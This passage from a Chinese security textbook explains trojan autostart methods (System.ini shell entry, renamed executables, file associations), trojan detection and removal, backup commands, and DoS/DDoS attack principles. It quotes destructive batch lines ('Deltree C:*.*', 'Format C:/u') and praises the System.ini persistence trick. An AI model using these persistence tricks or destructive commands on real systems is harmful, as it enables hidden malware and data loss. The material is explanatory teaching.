其实这种方法并不适合木马使用，因为该文件会在 Windows 启动前运行，这时系统处于 DOS 环境，只能运行 16 位应用程序，Windows 下的 32 位程序是不能运行的。因此也就失去了木马的意义。不过，这并不是说它不能用于启动木马。可以想象，SoftIce for Win98(功能强大的程序调试工具，被黑客奉为至宝，常用于破解应用程序)也是先要在 Autoexec.bat 文件中运行，然后才能在 Windows 中呼叫出窗口进行调试的，既然如此，谁能保证木马不会这样启动呢？另外，这两个 BAT 文件常被用于破坏，它们会在这个文件中加入类似“Deltree C:*.*”和“Format C:/u”的行。这样，在你启动计算机后还未启动 Windows，你的 C 盘已然空空如也。

5. 通过 System.ini 文件

隐蔽性：5 星

应用程度：一般

事实上，System.ini 文件并没有给用户可用的启动项目，然而通过它启动木马却是非常好用的。在 System.ini 文件的[Boot]域中的 Shell 项的值正常情况下是"Explorer.exe"，这是 Windows 的外壳程序，换一个程序就可以彻底改变 Windows 的面貌(如改为 Progman.exe 就可以让 Win 9x 变成 Windows 3.2)。我们可以在"Explorer.exe"后加上木马程序的路径，这样 Windows 启动后木马也就随之启动，而且即使是安全模式启动也不会跳过这一项，这样木马也就可以保证永远随 Windows 启动了，名噪一时的尼姆达病毒就是用的这种方法。这时，如果木马程序也具有自动检测添加 Shell 项的功能的话，那简直是天衣无缝的绝配，我想，除了使用查看进程的工具中止木马，再修改 Shell 项和删除木马文件外是没有破解之法了。但这种方式也有个先天的不足，因为只有 Shell 这一项，如果有两个木马都使用这种方式实现自启动，那么后来的木马可能会使前一个无法启动。

6. 通过某特定程序或文件启动

1)　寄生于特定程序之中

隐蔽性：5 星

应用程度：一般

即木马和正常程序捆绑，有点类似于病毒，程序在运行时，木马程序先获得控制权或另开一个线程以监视用户操作、截取密码等。这类木马编写的难度较大，需要了解 PE 文件结构和 Windows 的底层知识(直接使用捆绑程序除外)。

2)　将特定的程序改名

隐蔽性：5 星

应用程度：常见

这种方式常见于针对 QQ 的木马，例如将 QQ 的启动文件 QQ2000b.exe，改为

QQ2000b.ico.exe(Windows 默认是不显示扩展名的，因此它会被显示为 QQ2000b.ico，而用户会认为它是一个图标)，再将木马程序改为 QQ2000b.exe，此后，用户运行 QQ，实际是运行了 QQ 木马，再由 QQ 木马去启动真正的 QQ，这种方式实现起来要比上一种简单得多。

3) 文件关联

隐蔽性：5 星

应用程度：常见

通常木马程序会将自己和 TXT 文件或 EXE 文件关联，这样当你打开一个文本文件或运行一个程序时，木马也就神不知鬼不觉地启动了。这类通过特定程序或文件启动的木马，发现其比较困难，但查杀并不难。一般地，只要删除相应的文件和注册表键值即可。

2.6.7 木马的检测

下面具体说说我们如何能自己检测出木马。

(1) 在 win.ini 文件中，在[WINDOWS]下面，“run=”和“load=”是可能加载木马程序的途径，必须仔细留心它们。一般情况下，它们的等号后面什么都没有，如果发现后面跟有路径与文件名不是你熟悉的启动文件，你的计算机就可能中木马了。当然，你也得看清楚，因为好多木马，如“AOL Trojan 木马”，它把自身伪装成 command.exe 文件，如果不注意，可能不会发现它不是真正的系统启动文件。

(2) 在 system.ini 文件中，在 BOOT 下面有个“shell=文件名”。正确的文件名应该是“explorer.exe”，如果不是“explorer.exe”，而是“shell= explorer.exe”程序名，那么后面跟着的那个程序就是木马程序，就是说你已经中木马了。 如图 2.15 所示。




图 2.15 木马在 system.ini 文件中的检测

(3) 在注册表中的情况最复杂，通过 regedit 命令打开注册表编辑器，再单击至：“HKEY-LOCAL-MACHINE/Software/Microsoft/Windows/CurrentVersion/Run”目录下，查看键值中有没有自己不熟悉的自动启动文件，扩展名为.exe。这里切记：有的木马程序生成的文件很像系统自身文件，想通过伪装蒙混过关，如“Acid Battery v1.0 木马”，它将注册表“HKEY-LOCAL-MACHINE/SOFTWARE/Microsoft/Windows/CurrentVersion/Run”下的 Explorer 键值改为“Explorer=C：/WINDOWS/expiorer.exe”，木马程序与真正的 Explorer 之间只有“i”与“1”的差别。当然，在注册表中还有很多地方都可以隐藏“木马”程序，

如:“HKEY-CURRENT-USER/Software/Microsoft/Windows/CurrentVersion/Run”、“HKE-USERS/＊＊＊＊/Software/Microsoft/Windows/CurrentVersion/Run”的目录下都有可能，最好的办法就是“HKEY-LOCAL-MACHINE/Software/Microsoft/Windows/CurrentVersion/Run”下找到木马程序的文件名，再在整个注册表中搜索即可。如图 2.16 所示。




图 2.16　木马在注册表中的加载

2.6.8　木马的防御与清除

本小节是讲如何不使用任何外界工具简单防御和清除一般的木马病毒，如何用杀毒软件进行操作将在下一章节进行说明。

1. 基本防御思想：备份胜于补救

(1) 备份。装好机器之后，首先备份 C 盘(系统盘)windows 里面，和 C：\WINDOWS\system32 下的文件目录。运行，cmd 命令如下：

```
dir/a c:\WINDOWS\system 32 >c:\1.txt
dir/a c:\windows >c:\2.txt
```

这样就备份了 windows 和 system 32 下面的文件列表，dir/a 是为了查看隐藏文件，备份位置放在 C 根目录是为了好找，因为木马病毒大多要调用动态连接库。如果觉得计算机有问题，可以用上述 cmd 命令列出文件，在此下面，用 fc 命令比较一下，格式为：fc1.txt?>c:14.txt，其中“？”代表 system 32 的列表，如果真有问题，system 32 列表为 3.txt，那么 fc 1.txt 3.txt >c:/4.txt，可以对 system 32 进行更详细的列表备份，如下：

```
cd c:\WINDOWS\system 32
dir/a >c:\1.txt
dir/a *.dll >c:\>2.txt
dir/a *.exe >c:\>3.txt
```

然后把这些备份保存在一个地方，对比一下列表便于查看多出了哪些 DLL 或者 EXE 文件，虽然有一些是安装软件的时候产生的，并不是病毒木马，但还是可以提供很好的参考的。

(2) 备份进程中的 DLL，CMD 下面命令

```
tasklist/m >c:/dll.txt
```

这样正在运行的进程的 DLL 列表就会出现在 C 根目录下面。以后可以对照，对于 DLL 木马，一个一个检查太麻烦，直接备份比较方便。

(3) 备份注册表

选择【开始】→【运行】命令，输入 REGEDIT 再单击【确定】按钮，在弹出的对话框中连续选择【文件】→【导出】→【全部】命令，随便找一个地方保存即可。

(4) 备份 C 盘

单击【开始】菜单，依次选择【所有程序】→【附件】→【系统工具】→【备份】命令，选择自己备份的内容，然后把系统备份在你选定的位置就可以了。

当系统出现故障，需要恢复之前的系统时，单击【开始】菜单，依次选择【所有程序】→【附件】→【系统工具】→【还原】命令，找到备份，还原回去即可。

这个方法比系统还原好用，只备份才安装时的系统就好，这是最终解决方案。

2. 基本防御思想：防“病”胜于治“病”

(1) 关闭共享。详见本章 2.9 节。

(2) 关闭 Server，Telnet，Task Scheduler，Remote Registry 这四个服务可以防止一般黑客常用的 at 命令等。但关闭以后，定时杀毒、定时升级之类的计划任务就不能执行了。

(3) 单击【开始】按钮，依次选择【控制面板】→【管理工具】→【本地安全策略】→【安全策略】→【本地策略】→【安全选项】命令，在右边的对话框中依次选择【重命名管理员账户】和【重命名 guest 用户】命令。账户名最好是起一个中文名字的，如果修改了管理员的默认空命令更好。不过，一般改一个名字就足够对付一般游戏心态的黑客。高手一般不对个人计算机感兴趣。

(4) 网络连接属性里面除了 TCP/IP 协议外其他的全部停用，或者干脆卸载。

(5) 关闭远程连接。在计算机桌面上选择【我的电脑】，右击选择【属性】命令，在弹出的对话框中单击【远程】窗口，选择【取消】命令。也可以关闭 Terminal Services 服务，不过关闭以后，任务管理器中就看不到用户名了。

3. 基本解决方法，进程服务注册表

(1) 首先应对进程服务注册表有一个简单的了解。

(2) 检查启动项目，不建议运行 msconfig 命令，而要仔细查看注册表的 run 项目，和文件关联，还有 userinit，还有 shell 后面的 explorer.exe 是不是被改动。

(3) 检查服务。选择【开始】→【运行】命令，输入 msconfig，在弹出的对话框中选择【服务】对话框，单击选中【隐藏所有的 Microsoft 服务】，然后就看到了不是系统自带的服务，最后在服务里选择属性，查看关联的文件。

(4) 进程。打开任务管理器，在【查看】→【选项列】中选中 PID 选项，这样可以看到 PID，所谓 PID 简单理解就是进程的身份证。单击一个进程的时候右键有一个选项——【打开所在目录】，这个可以看到进程文件所在的文件夹，便于诊断。

(5) cmd 下会使用 netstat -ano 命令，可以查看协议端口连接和远程 IP。

(6) 删除注册表中{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}和{0D43FE01-F093-1 1CF-8940-00A0C9054228}这两个项目。这两个项目是与脚本相关的，备份以后删除，主要是防止网上的恶意代码。

4. 一个简单的清除例子

(1) 对象是包含在一个流行 BT 绿色软件里面的木马，用杀毒软件可以杀出，但是错误判断为“灰鸽子”。有的杀毒软件杀不出来。以下说的是不用任何工具的判断和清除，当然任何工具中包括杀毒软件。


(2) 中毒判断。使用时，硬盘灯忽然无故猛烈闪烁。系统有短暂速度变慢现象。程序有不正常的反应，怀疑有问题。

(3) 检查服务。发现多了一个不明服务，文件指向 C:\Program Files\Internet Explorer 下面的 Server.exe 文件，这明显不是系统自带的文件，命令行下查看端口，有一个平常没有的端口连接，发现不明进程，启动项目添加 Server.exe，确定是木马。

(4) 清除。打开注册表，关闭进程，删除启动项目，注册表搜索相关服务名字，删除，删除源文件。同时检查 temp 文件夹，发现有一个新的文件夹，里面有一个“免杀.exe”文件，删除，清理缓存。当然最好是安全模式下进行。

(5) 对照原来备份的 System32 下面的 DLL 列表，发现可疑 DLL 文件，删除，也可以右击选择【选择详细信息】选项，选择【创建日期】(这个系统默认是没有添加的)，然后查看详细信息，按创建日期显示，可以发现新创建的文件。这个木马比较简单，没有修改文件日期。

注意：一定不要忘记清理缓存，因为很多文件安装或者下载的时候是存在缓存里的，有时候忘记清理，病毒如果关联在这个文件上，删除后还会出现。



2.7　拒绝服务攻击

2.7.1　拒绝服务攻击概述

拒绝服务攻击(DoS：Denial of Service)即攻击者想办法让目标机器停止提供服务，是黑客常用的攻击手段之一。其实对网络带宽进行的消耗性攻击只是拒绝服务攻击的一小部分，只要能够对目标造成麻烦，使某些服务被暂停甚至主机死机，都属于拒绝服务攻击。拒绝服务攻击问题也一直得不到合理的解决，究其原因网络协议本身的安全缺陷造成的，因此拒绝服务攻击也成为了攻击者的终极手法。攻击者进行拒绝服务攻击，实际上让服务器实现两种效果：一是迫使服务器的缓冲区满，不接受新的请求；二是使用 IP 欺骗，迫使服务器把合法用户的连接复位，影响合法用户的连接。拒绝服务攻击的目的是让目标计算机或网络无法提供正常的服务或资源访问，使目标的服务系统停止响应甚至崩溃，而在此攻击中并不包括侵入目标服务器或目标网络设备。

这些服务资源包括网络带宽、文件系统空间容量、开放的进程或者允许的连接。这种攻击会导致资源匮乏，无论计算机的处理速度多快、内存容量多大、网络带宽的速度多快

都无法避免这种攻击带来的后果。

能找到一个方法使请求的值大于服务器资源的支付能力时，就会故意导致所提供的服务资源匮乏，导致服务资源无法满足需求的情况。所以，千万不要认为拥有了足够宽的带宽和足够快的服务器就有了一个不怕拒绝服务攻击的高性能网站，拒绝服务攻击会使所有资源都变得非常渺小。

其实，有个形象的比喻可以深入理解 DoS。街头的餐馆是为大众提供餐饮服务，如果一群地痞流氓要对餐馆进行拒绝服务攻击的话，手段会很多，比如霸占着餐桌不结账，堵住餐馆的大门不让路，骚扰餐馆的服务员或厨子不能干活……相应地，计算机和网络系统是为互联网用户提供互联网资源的，如果有黑客要进行拒绝服务攻击的话，同样会有很多手段！

今天最常见的拒绝服务攻击包括对计算机网络的带宽攻击和连通性攻击。

带宽攻击是指以极大的通信量冲击网络，使得所有可用网络资源都被消耗殆尽，最后导致合法的用户请求无法通过。连通性攻击是指用大量的连接请求冲击计算机，使得所有可用的操作系统资源都被消耗殆尽，最终计算机无法再处理合法用户的请求。

面对凶多吉少的 DoS 险滩，该如何应对随时出现的黑客攻击呢？首先分析一下 DoS 攻击的一些原因。

(1) 软件弱点是包含在操作系统或应用程序中与安全相关的系统缺陷，这些缺陷大多是由错误的程序编制、粗心的源代码审核、无心的副效应或一些不适当的绑定所造成的。由于使用的软件几乎完全依赖于开发商，因此对于由软件引起的漏洞只能依靠打补丁，安装 Hotfixes 和 Servicepacks 来弥补。当某个应用程序被发现有漏洞存在时，开发商会立即给出一个更新的版本来修正这个漏洞。而由开发协议固有的缺陷导致的 DoS 攻击，则可以通过简单的补丁来加以弥补。

(2) 错误配置也会成为系统的安全隐患。这些错误配置通常发生在硬件装置、系统或者应用程序中，大多是由于一些没经验的、无责任员工或者错误的理论所导致的。如果对网络中的路由器、防火墙、交换机以及其他网络连接设备都进行正确的配置，则会减小这些错误发生的可能性，因此这种漏洞应当请专业的技术人员来修正这些问题。

(3) 重复请求导致过载的拒绝服务攻击。当对资源的重复请求大大超过资源的支付能力时，就会造成拒绝服务攻击(例如，对已经满载的 Web 服务器进行过多的请求使其过载)。

要避免系统免受 DoS 攻击，从前两点原因来看，网络管理员要积极、谨慎地维护系统，确保系统无安全隐患和漏洞；而针对第三点的恶意攻击方式则需要安装 UTM 等安全设备来过滤 DoS 攻击，同时强烈建议网络管理员应当定期查看安全设备的日志，以便及时发现对系统的安全威胁行为。

UTM 设备一般配置在网关的位置，比较容易遭受 DoS 攻击。UTM 设备通过调用内部的防 DoS 模块，大大提高了抵御 DoS 攻击的能力，有力地保障了网络的正常运行。

UTM 的访问控制作为设备最基本的技术，除了将其对用户的访问控制功能发挥到极致外，还会不断地融合各种新技术，起到一个稳定的平台作用。

UTM 安全网关正在不断提高其算法的计算能力，这将大大缩短用户通过 UTM 检测所耗费的时间，提高访问控制功能的可用性；同时，它还可积极调用 IPS、防病毒等各种功能和访问控制原有的安全策略功能，全方位地对通过 UTM 的信息进行扫描，将访问控制的安

全性能全面提升。因此，UTM 作为一种优秀的边界安全设备，在安全领域的主导地位正在逐步显现。

2.7.2　拒绝服务攻击原理

拒绝服务攻击是一种对网络危害巨大的恶意攻击。今天，DoS 具有代表性的攻击手段包括 Ping of Death、TearDrop、UDPflood、SYN Flood、LandAttack、IP Spoofing DoS 等。下面，看看它们又是怎么实现的。

1. ping 死亡(Ping of Death)攻击

互联网控制信息协议(Internet Control Message Protocol，ICMP)在互联网上用于错误处理和传递控制信息。它的功能之一是与主机联系，通过发送一个“回音请求”(Echo Request)信息包看看主机是否“活着”。最普通的 Ping 程序就是这个功能。而在 TCP/IP 的 RFC 文档中对包的最大尺寸都有严格限制规定，许多操作系统的 TCP/IP 协议栈都规定 ICMP 包大小为 64KB，且在对包的标题头进行读取之后，要根据该标题头所包含的信息来为有效载荷生成缓冲区。

“Ping of Death”攻击就是故意产生畸形的测试 Ping(Packet Internet Groper)包，声称自己的尺寸超过 ICMP 上限，也就是加载的尺寸超过 64KB 上限，使未采取保护措施的网络系统出现内存分配错误，导致 TCP/IP 协议栈崩溃，最终使接收方宕机。

2. 泪滴(Teardrop)攻击

泪滴攻击利用那些在 TCP/IP 协议栈实现时信任 IP 碎片中包的标题所包含的信息来实现攻击。IP 分段含有指示该分段所包含的原信息，某些 TCP /IP 协议栈在收到含有重叠偏移的伪造分段时将崩溃。

3. UDP 洪水(UDPflood)攻击

如今在 Internet 上 UDP(用户数据包协议)的应用比较广泛，很多提供 WWW 和 Mail 等服务的设备通常使用 UNIX 服务器，它们默认打开一些被黑客恶意利用的 UDP 服务。如 Echo 服务会显示接收到的每一个数据包，而原本作为测试功能的 Chargen 服务会在收到每一个数据包时随机反馈一些字符。UDPflood 假冒攻击就利用这两个简单的 TCP/IP 服务的漏洞进行恶意攻击，通过伪造与某一主机的 Chargen 服务之间的一次 UDP 连接，反复地指向开着 Echo 服务的一台主机，通过将 Chargen 和 Echo 服务互连，来回传送毫无用处和占满带宽的垃圾数据，在两台主机之间生成足够多的无用数据流，这一拒绝服务攻击飞快地导致网络可用带宽耗尽。

4. SYN 洪水(SYN Flood)攻击

当用户进行一次标准的 TCP(Transmission Control Protocol)连接时，会有一个“三次握手”过程。首先是请求服务方发送一个 SYN(Synchronize Sequence Number)消息，服务方收到 SYN 后，会向请求方回送一个 SYN-ACK 表示确认，当请求方收到 SYN-ACK 后，再次向服务方发送一个 ACK 消息，这样便建成了一次 TCP 连接。

“SYN Flood”则专门针对 TCP 协议栈在两台主机间初始化连接握手的过程进行 DOS 攻击，其在实现过程中只进行前两个步骤：当服务方收到请求方的 SYN-ACK 确认消息后，请求方由于采用源地址欺骗等手段使得服务方收不到 ACK 回应，于是服务方会在一定时间处于等待接收请求方 ACK 消息的状态。而对于某台服务器来说，可用的 TCP 连接是有限的，因为只有有限的内存缓冲区用于创建连接，如果这一缓冲区充满了虚假连接的初始信息，该服务器就会对接下来的连接停止响应，直至缓冲区里的连接请求超时。

如果恶意攻击方快速连续地发送此类连接请求，该服务器可用的 TCP 连接队列将很快被阻塞，系统可用资源急剧减少，网络可用带宽迅速缩小，长此下去，除了少数幸运用户的请求可以插在大量虚假请求中间得到应答外，服务器将无法向用户提供正常的合法服务。

5. Land(LandAttack)攻击

在 Land 攻击中，黑客利用一个特别打造的 SYN 包——它的源地址和目标地址都被设置成某一个服务器地址进行攻击。此举将导致服务器向它自己的地址发送 SYN-ACK 消息，结果这个地址又发回 ACK 消息并创建一个空连接，每一个这样的连接都将保留直到超时，在 Land 攻击下，许多 UNIX 将崩溃，NT 变得极其缓慢。

6. IP 欺骗 DoS 攻击

这种攻击利用 TCP 协议栈的 RST 位来实现，使用 IP 欺骗，迫使服务器把合法用户的连接复位，影响合法用户的连接。假设现在有一个合法用户(100.100.100.100)已经同服务器建立了正常的连接，攻击者构造攻击的 TCP 数据，将自己的 IP 伪装为 100.100.100.100，并向服务器发送一个带有 RST 位的 TCP 数据段；而服务器接收到这样的数据后，认为从 100.100.100.100 发送的连接有错误，就会清空缓冲区中已建立好的连接。这时，合法用户 100.100.100.100 再发送合法数据，服务器就已经没有这样的连接，该用户就会因被拒绝服务而只能重新开始建立新的连接了。

自从互联网诞生以来，DoS 攻击就伴随着互联网的发展而一直存在，并且不断发展和升级。值得一提的是，要找 DoS 的工具一点不难，黑客群居的网络社区都有共享黑客软件的传统，并且他们会在一起交流攻击的心得经验，这些工具可以很轻松地从互联网上获得，像以上提到的这些 DoS 攻击软件都是可从网上随意找到的公开软件。

所以，任何一个上网者都可能构成网络安全的潜在威胁。DoS 攻击给飞速发展的互联网安全带来重大的威胁。但是，从某种程度上可以说，DoS 攻击永远不会消失，而且从技术上目前还没有根本的解决办法。

2.7.3 分布式拒绝服务攻击原理

分布式的拒绝服务攻击手段(DDoS)是在传统的 DoS 攻击基础上产生的一类攻击方式。单一的 DoS 攻击一般是采用一对一方式的，当攻击目标 CPU 速度低、内存小或者网络带宽小等各项性能指标不高时，它的效果是明显的。随着计算机与网络技术的发展，计算机的处理能力迅速增长，内存大大增加，同时也出现了千兆级别的网络，这使得 DoS 攻击的困难程度加大了，目标对恶意攻击包的“消化能力”加强了不少，例如你的攻击软件每秒钟

可以发送 3000 个攻击包，但我的主机与网络带宽每秒钟可以处理 10 000 个攻击包，这样一来攻击就不会产生什么效果。这时，分布式的拒绝服务攻击手段(DDoS)就应运而生了。DoS 攻击的原理很简单。如果说计算机与网络的处理能力加大了 10 倍，用一台攻击机来攻击不再能起作用的话，攻击者使用 10 台攻击机同时攻击，甚至用 100 台。DDoS 就是利用更多的傀儡机来发起进攻，以比从前更大的规模来进攻受害者。高速广泛连接的网络给大家带来了方便，也为 DDoS 攻击创造了极为有利的条件。在低速网络时代时，黑客占领攻击用的傀儡机时，总是会优先考虑离目标网络距离近的机器，因为经过路由器的跳数少，效果好。而现在电信骨干节点之间的连接都是以 G 为级别的，大城市之间更可以达到 2.5G 的连接，这使得攻击可以从更远的地方或者其他城市发起，攻击者的傀儡机位置可以在分布在更大的范围，选择起来更灵活了。

被 DDoS 攻击时的现象：①被攻击主机上有大量等待的 TCP 连接；②网络中充斥着大量无用的数据包，源地址为假；③制造高流量无用数据，造成网络拥塞，使受害主机无法正常和外界通信；④利用受害主机提供的服务或传输协议上的缺陷，反复、高速地发出特定的服务请求，使受害主机无法及时处理所有正常请求；⑤严重时会造成系统死机。

如图 2.17 所示，一个比较完善的 DDoS 攻击体系分成四大部分，先来看一下最重要的第 2 部分和第 3 部分，它们分别用做控制机和攻击机发起攻击。请注意控制机与攻击机的区别，对第 4 部分的受害者来说，DDoS 的实际攻击包是从第 3 部分攻击傀儡机上发出的，第 2 部分的控制机只发布命令而不参与实际的攻击。对第 2 部分和第 3 部分计算机，黑客有控制权或者是部分的控制权，并把相应的 DDoS 程序上传到这些平台上，这些程序与正常的程序一样运行并等待来自黑客的指令，通常它还会利用各种手段“隐藏”自己不被别人发现。在平时，这些傀儡机并没有什么异常，只是一旦黑客连接到它们进行控制，并发出指令的时候，攻击傀儡机就成为“害人者”去发起攻击了。

